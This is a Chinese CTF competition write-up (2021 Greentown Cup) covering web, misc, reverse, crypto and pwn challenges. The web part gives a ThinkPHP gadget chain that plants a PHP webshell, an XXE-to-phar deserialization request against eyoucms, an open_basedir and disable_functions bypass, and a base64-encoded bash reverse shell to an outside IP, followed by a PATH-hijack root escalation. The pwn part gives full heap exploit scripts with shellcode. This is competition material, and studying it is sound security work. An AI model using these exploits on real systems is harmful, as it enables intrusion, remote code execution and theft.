2021 绿城杯 wp

原创

EDI安全 于 2021-10-13 23:39:05 发布 328 收藏 1

分类专栏： CTF-Writeup 文章标签： 安全 web安全

2021 绿城杯 wp

Web

ezcms

ciscn华东北分区赛awd的链□

```php
<?php
namespace think\cache\driver {
 class File
 {
 protected $options=null;
 protected $tag;
 function __construct(){
 $this->options=[
 'expire' => 3600,
 'cache_subdir' => false,
 'prefix' => '',
 'path' => 'php://filter/convert.iconv.utf-8.utf-7|convert.base64-
decode/resource=aaaPD9waHAgQGV2YWwoJF9SRVFVRVNUWydzdWFudmUnXSk7Pz4g/../uploads/user/4/allimg/20
210929/a.php',
 'data_compress' => false,
 ];
 $this->tag = 'suanve';
 }
 }
}
namespace think\session\driver{
 class SessionHandler{}
 class Memcached extends SessionHandler{
 protected $handler;
 protected $config = [];
 function __construct()
{
 $this->config['session_name'] = 123;
 $this->config['expire'] = 123;
$this->handler = new \think\cache\driver\File();
 }
 }
}
namespace think\console{
 class Output{
 protected $styles;
 private $handle;
 function __construct()
{
 $this->styles = array('readAndWrite');
 $this->handle = new \think\session\driver\Memcached();
 }
 }
}
namespace think {
 class Process
 {
 private $processInformation;
 private $status;
 private $process;
 private $processPipes;
 function __construct()
{
 $this->status = 'started';
 $this->processInformation= array("running"=>true);
 $this->processPipes = new console\Output();
 $this->process = 1;
 }
 }
}
```

```php
}
namespace {
 use think\Process;
 // echo base64_encode(serialize(new Process()));
 @unlink("phar.phar");
 $phar = new Phar("phar.phar"); //后缀名必须为phar
 $phar->startBuffering();
 $phar->setStub('GIF89a' . '<?php __HALT_COMPILER();?>');
 $o = new Process();
 $phar->setMetadata($o); //将□定义的meta-data存□manifest
 $phar->addFromString("test.txt", "test"); //添加要压缩的□件
 //签名□动计算
 $phar->stopBuffering();
 copy("./phar.phar","/Users/su/1.gif");
}
```


□成phar□件 eyoucms不校验ico后缀的□件 所以改名为ico□件即可上传，xxe触发phar 通过gitee发现了□个xxe的修复 应该可以利□。

+11 application/home/controller/Index.php


```
@@ -13,6 +13,7 @@
 namespace app\home\controller;
+use think\Db;
 use app\user\logic\PayLogic;
 class Index extends Base
@@ -91,6 +92,16 @@ class Index extends Base
         // 获取回调的参数
         $InputXml = file_get_contents("php://input");
         if (!empty($InputXml)) {
+            $pay_info = Db::name('pay_api_config')->where('pay_mark', 'wechat')->value('pay_info');
+            if (!empty($pay_info)) {
+                $pay_info = unserialize($pay_info);
+                if (empty($pay_info['appid']) || !stristr($InputXml, "[{$pay_info['appid']}]")) {
+                    return true;
+                }
+            } else {
+                return true;
+            }
+
             // 解析参数
             $JsonXml = json_encode(simplexml_load_string($InputXml, 'SimpleXMLElement', LIBXML_NOCDATA));
             // 转换数组
```



```
POST /index.php/home/Index/_initialize HTTP/1.1
Host: 0666787d-4b66-4e6e-8d13-55ab438b085f.zzctf.dasctf.com
Content-Type: text/xml; charset=utf-8
Cache-Control: max-age=0
Content-Length: 265
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE xxe [
<!ELEMENT name ANY >
<!ENTITY xxe SYSTEM "php://filter/read=convert.base64-
encode/resource=phar:///var/www/html/uploads/user/4/allimg/20210929/4-210929141155239.ico" >]>
<root>
<name>&xxe;</name>
</root>
```



拿到shell发现限制



绕过openbasedir

dev
etc
fakeflag
flag
home
lib
lib32
lib64
libx32
media
mnt
opt
proc
readflag
root
run
sbin
srv
start.sh
sys
tmp
usr
var

然后使□dl绕过disable_function 反弹shell

```php
<?php
ini_set('open_basedir',dirname(__FILE__));
mkdir('tmp');
chdir('tmp');
ini_set('open_basedir','..');
chdir('..');
chdir('..');
chdir('..');
chdir('..');
ini_set('open_basedir','/');
echo "fuck runing";
$cmd = '/readflag';
$cmd = "echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMjEuMTk2LjE2NS4xMTUvOTAxIDA+JjE=|base64 -d |bash";
$out_path = "/tmp/xxx";
$evil_cmdline = $cmd . " > " . $out_path . " 2>&1";
echo "<p> <b>cmdline</b>: " . $evil_cmdline . "</p>";
putenv("EVIL_CMDLINE=" . $evil_cmdline);
$so_path = "/tmp/exp.so";
putenv("LD_PRELOAD=" . $so_path);
mb_send_mail("", "", "");
echo "<p> <b>output</b>: <br />" . nl2br(file_get_contents($out_path)) . "</p>";
//var_dump(file_get_contents("/"));
```

使□PATH提权


```
/readflag
/fakeflag: 1: flag{th1s_13_f3ke_fl4g}: not found
www-data@68d9b5aae3e1:/tmp$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@68d9b5aae3e1:/tmp$ echo "/bin/sh" > cat
echo "/bin/sh" > cat
www-data@68d9b5aae3e1:/tmp$ chmod 777 cat
chmod 777 cat
www-data@68d9b5aae3e1:/tmp$ echo $PATH
echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bi
www-data@68d9b5aae3e1:/tmp$ /readflag
/readflag
cat /flag

id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
```

```
nl flag
     1  DASCTF{05b775470640305ae4d92df36aa2365a}
cd
```


ezphp

githack获取源码




FLAG DASCTF{ca9efc658d3d96d7f2ccc81733bb4830}

Misc

[warmup]□频隐写

使□audacity打开题□，转换成频谱图，拉到最后即可看到flag。



Re

easyre

32位exe□件，打开之后是魔改的rc4

```
43  memset(v25, 0, sizeof(v25));
44  for ( i = 0; i < 256; ++i )
45  {
46    v27[i] = i;
47    v25[i] = v26[i % v5];
48  }
49  v7 = 0;
50  v8 = 0;
51  do
52  {
53    v9 = v27[v7];
54    v8 = (v8 + v25[v7] + v9) % 256;
55    v27[v7++] = v27[v8];
56    v27[v8] = v9 ^ 0x37;
57  }
58  while ( v7 < 256 );
59  sub_401010("\n\n", v18[0]);
60  v10 = 0;
61  v23 = 0;
62  v11 = 0;
63  if ( v4 )
64  {
```



直接写脚本不好做，可以□爆破来爆破每□位，python的os库可以调□exe

```
import os
b=['Hello, this is my world.If you want flag, give me something I like.\n', '\n', '\n', '\n',
"sorry!I don't like your stuff."]
flag=""
c=""
for i in range(50):
 for j in range(32,127):
 flag=c
 flag+=chr(j)
 with open("tt.txt", "w") as f:
 f.write(flag)
 os.system("easy_re.exe <tt.txt> flag.txt")
 with open("flag.txt", "r") as a:
 data = a.readlines()
 #print(data)
 if(data!=b):
 print(chr(j))
 c+=chr(j)
 break
```

FLAG flag{c5e0f5f6-f79e-5b9b-988f-28f046117802}

Crypto

RSA1



[warmup]加密算法

加密算法是读到字□的下标，然后按照 (下标*a+b)%m 的计算□式，计算出新的下标，来表示新的字符串。只需要 写□个逆操作就好。

```
from Crypto.Util.number import *
cipher_text = 'aoxL{XaaHKP_tHgwpc_hN_ToXnnht}'
str1 = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ'
def decode(plain_text, a, b, m):
 flag = ''
 for j in plain_text:
 for i in range(len(str1)):
 if (i*a+b) % m == str1.find(j):
 flag += str1[i]
 if j not in str1:
 flag += j
 print(flag)
decode(cipher_text,37,23,52)
# flag{AffInE_CIpheR_iS_clAssiC}
```

Pwn

null_pwn

```
#coding:utf-8
import sys
from pwn import *
from ctypes import CDLL
context.log_level='debug'
elfelf='./null_pwn'
#context.arch='amd64'
while True :
 # try :
```

```
elf=ELF(elfelf)
context.arch=elf.arch
gdb_text='''
telescope $rebase(0x202040) 16
'''
if len(sys.argv)==1 :
clibc=CDLL('/lib/x86_64-linux-gnu/libc-2.23.so')
io=process(elfelf)
# io=process(['./'],env={'LD_PRELOAD':'./'})
clibc.srand(clibc.time(0))
libc=ELF('/lib/x86_64-linux-gnu/libc-2.23.so')
# ld = ELF('/lib/x86_64-linux-gnu/ld-2.23.so')
one_gadgaet=[0x45226,0x4527a,0xf03a4,0xf1247]
else :
clibc=CDLL('/lib/x86_64-linux-gnu/libc-2.23.so')
io=remote('82.157.5.28',51704)
clibc.srand(clibc.time(0))
libc=ELF('/lib/x86_64-linux-gnu/libc-2.23.so')
# ld = ELF('/lib/x86_64-linux-gnu/ld-2.23.so')
one_gadgaet=[0x45226,0x4527a,0xf03a4,0xf1247]
def choice(a):
io.sendlineafter('Your choice :',str(a))
def add(a,c,b):
choice(1)
io.sendlineafter('Index:',str(a))
io.sendlineafter('Size of Heap : ',str(c))
io.sendafter('Content?:',b)

def edit(a,b):
choice(3)
io.sendlineafter('Index:',str(a))
io.sendafter('Content?:',b)
def show(a):
choice(4)
io.sendlineafter('Index :',str(a))
def delete(a):
choice(2)
io.sendlineafter('Index:',str(a))
add(0,0x88,'a')
add(1,0x68,'a')
add(2,0x68,'a')
add(3,0x88,'a')
add(4,0xf0,'a')
add(5,0xf0,'a')
delete(0)
show(0)
edit(3,'\x00'*0x80+p64(0x200)+'\x00')
delete(4)
delete(1)
add(0,0xc8,'a'*8)
show(0)
libc_base=u64(io.recvuntil('\x7f')[-6:]+'\x00\x00')-libc.sym['__malloc_hook']-840-0x10
libc.address=libc_base
bin_sh_addr=libc.search('/bin/sh\x00').next()
system_addr=libc.sym['system']
free_hook_addr=libc.sym['__free_hook']
edit(0,'\x00'*0x88+p64(0x71)+p64(libc.sym['__malloc_hook']-0x23)+'\n')
add(1,0x68,'a')
add(3,0x68,'a')
edit(3,'\x00'*0x13+p64(libc_base+one_gadgaet[2])+'\n')
```

```
edit(0,'\x00'*0x88+p64(0x1000)+p64(libc.sym['__malloc_hook']-0x23)+'\n')
delete(1)
success('libc_base:'+hex(libc_base))
# success('heap_base:'+hex(heap_base))
# gdb.attach(io,gdb_text)
io.interactive()
# except Exception as e:
# io.close()
# continue
# else:
# continue
```

uaf

```
#coding:utf-8
import sys
from pwn import *
from ctypes import CDLL
context.log_level='debug'
elfelf='./uaf_pwn'
#context.arch='amd64'
while True :
 # try :
 elf=ELF(elfelf)
 context.arch=elf.arch
 gdb_text='''
 telescope $rebase(0x202040) 16
 '''
 if len(sys.argv)==1 :
 clibc=CDLL('/lib/x86_64-linux-gnu/libc-2.23.so')
io=process(elfelf)
 # io=process(['./'],env={'LD_PRELOAD':'./'})
 clibc.srand(clibc.time(0))
 libc=ELF('/lib/x86_64-linux-gnu/libc-2.23.so')
 # ld = ELF('/lib/x86_64-linux-gnu/ld-2.23.so')
 one_gadgaet=[0x45226,0x4527a,0xf03a4,0xf1247]
 else :
 clibc=CDLL('/lib/x86_64-linux-gnu/libc-2.23.so')
 io=remote('82.157.5.28',50202)
 clibc.srand(clibc.time(0))
 libc=ELF('/lib/x86_64-linux-gnu/libc-2.23.so')
 # ld = ELF('/lib/x86_64-linux-gnu/ld-2.23.so')
 one_gadgaet=[0x45226,0x4527a,0xf03a4,0xf1247]
 def choice(a):
 io.sendlineafter('>',str(a))
 def add(c):
 choice(1)
 io.sendafter('size>',str(c))

 def edit(a,b):
 choice(3)
 io.sendlineafter('index>',str(a))
 io.sendafter('content>',b)
 def show(a):
 choice(4)
 io.sendlineafter('index>',str(a))
 def delete(a):
 choice(2)
 io.sendlineafter('index>',str(a))
```

```
 io.recvuntil('0x')
 heap_addr=int(io.recv(12),16)
 add(0x88)
 add(0x68)
 add(0x68)
 delete(0)
 show(0)
 libc_base=u64(io.recvuntil('\x7f')[-6:]+'\x00\x00')-libc.sym['__malloc_hook']-88-0x10
 libc.address=libc_base
 bin_sh_addr=libc.search('/bin/sh\x00').next()
 system_addr=libc.sym['system']
 free_hook_addr=libc.sym['__free_hook']
 delete(1)
 edit(1,p64(libc.sym['__malloc_hook']-0x23))
add(0x68)
 add(0x68)
 edit(4,'\x00'*0x13+p64(one_gadgaet[2]+libc_base))
 delete(1)
 delete(1)
 success('libc_base:'+hex(libc_base))
 # success('heap_base:'+hex(heap_base))
 # gdb.attach(io,gdb_text)
 io.interactive()
 # except Exception as e:
 # io.close()
 # continue
 # else:
 # continue
```

GreentownNote

```
#coding:utf-8
import sys
from pwn import *
from ctypes import CDLL
context.log_level='debug'
elfelf='./GreentownNote'
#context.arch='amd64'
while True :
 # try :
 elf=ELF(elfelf)
 context.arch=elf.arch
 gdb_text='''
 telescope $rebase(0x202040) 16
 '''
if len(sys.argv)==1 :
 clibc=CDLL('/lib/x86_64-linux-gnu/libc-2.23.so')
 io=process(elfelf)
 # io=process(['./'],env={'LD_PRELOAD':'./'})
 clibc.srand(clibc.time(0))
 libc=ELF('/glibc/x64/2.27/lib/libc-2.27.so')
 # ld = ELF('/lib/x86_64-linux-gnu/ld-2.23.so')
 one_gadgaet=[0x45226,0x4527a,0xf03a4,0xf1247]
 else :
 clibc=CDLL('/lib/x86_64-linux-gnu/libc-2.23.so')
 io=remote('82.157.5.28',51701)
 clibc.srand(clibc.time(0))
 libc=ELF('./libc-2.27.so')
 # ld = ELF('/lib/x86_64-linux-gnu/ld-2.23.so')
```

```
one_gadgaet=[0x45226,0x4527a,0xf03a4,0xf1247]
def choice(a):
io.sendlineafter('Your choice :',str(a))
def add(b,c):
choice(1)
io.sendlineafter(':',str(b))
io.sendafter(':',str(c))
def show(a):
choice(2)
io.sendlineafter(':',str(a))
def delete(a):
choice(3)
io.sendlineafter(':',str(a))
add(0x88,'a')
add(0x88,'a')
for i in range(7):
delete(1)
delete(0)
show(0)
libc_base=u64(io.recvuntil('\x7f')[-6:]+'\x00\x00')-libc.sym['__malloc_hook']-96-0x10
libc.address=libc_base
bin_sh_addr=libc.search('/bin/sh\x00').next()
system_addr=libc.sym['system']
free_hook_addr=libc.sym['__free_hook']
add(0x88,p64(free_hook_addr))
add(0x88,p64(free_hook_addr))
new_shell_code_head_addr=free_hook_addr&0xfffffffffffff000
shell1='''
xor rdi,rdi
mov rsi,%d
mov rdx,0x1000
xor rax,rax
syscall
jmp rsi
'''%new_shell_code_head_addr
pay=p64(libc.sym['setcontext']+53)+p64(free_hook_addr+0x10)+asm(shell1)
add(0x88,pay)
srop_mprotect=SigreturnFrame()
srop_mprotect.rsp=free_hook_addr+0x8
srop_mprotect.rdi=new_shell_code_head_addr
srop_mprotect.rsi=0x1000
srop_mprotect.rdx=4|2|1
srop_mprotect.rip=libc.sym['mprotect']
add(0x200,str(srop_mprotect))
# gdb.attach(io,gdb_text)
delete(3)
shell2='''
mov rax,0x67616c662f2e
push rax
mov rdi,rsp
mov rsi,0x0
xor rdx,rdx
mov rax,0x2
syscall
mov rdi,rax
mov rsi,rsp
mov rdx,0x100
mov rax,0x0
syscall
mov rdi,0x1
```

```
mov rsi,rsp
mov rdx,0x100
mov rax,0x1
syscall
'''
io.sendline(asm(shell2))

# success('libc_base:'+hex(libc_base))
# success('heap_base:'+hex(heap_base))

# gdb.attach(io,gdb_text)
io.interactive()
# except Exception as e:
# io.close()
# continue
# else:
# continue
```

Tip

你是否想加入一个安全团

拥有更好的学习住宅？

那就加入EDI安全，一起来不是，但师傅们明白，可以让你从基础开始，只要你有恒努力的决心

EDI安全的CTF战队经常参与CTF比赛，了解CTF赛事，在为打造安全圈好的技术我们自己而努力，这里绝对是你学习的好技术。，可以让你一起从基础开始，只要你有持之以恒努力的决心，下一个CTF大牛就是你。

欢迎大佬小白入驻，大家一起打CTF，一起进步。

我们在，不让你埋没！

你的加入可以给我们带来新的活力，我们同样也可以给予你无限的发展空间。

有意向的师傅请联系邮箱root@edisec.net带上自己的简历，简历内容包括自己的学习、学习方向等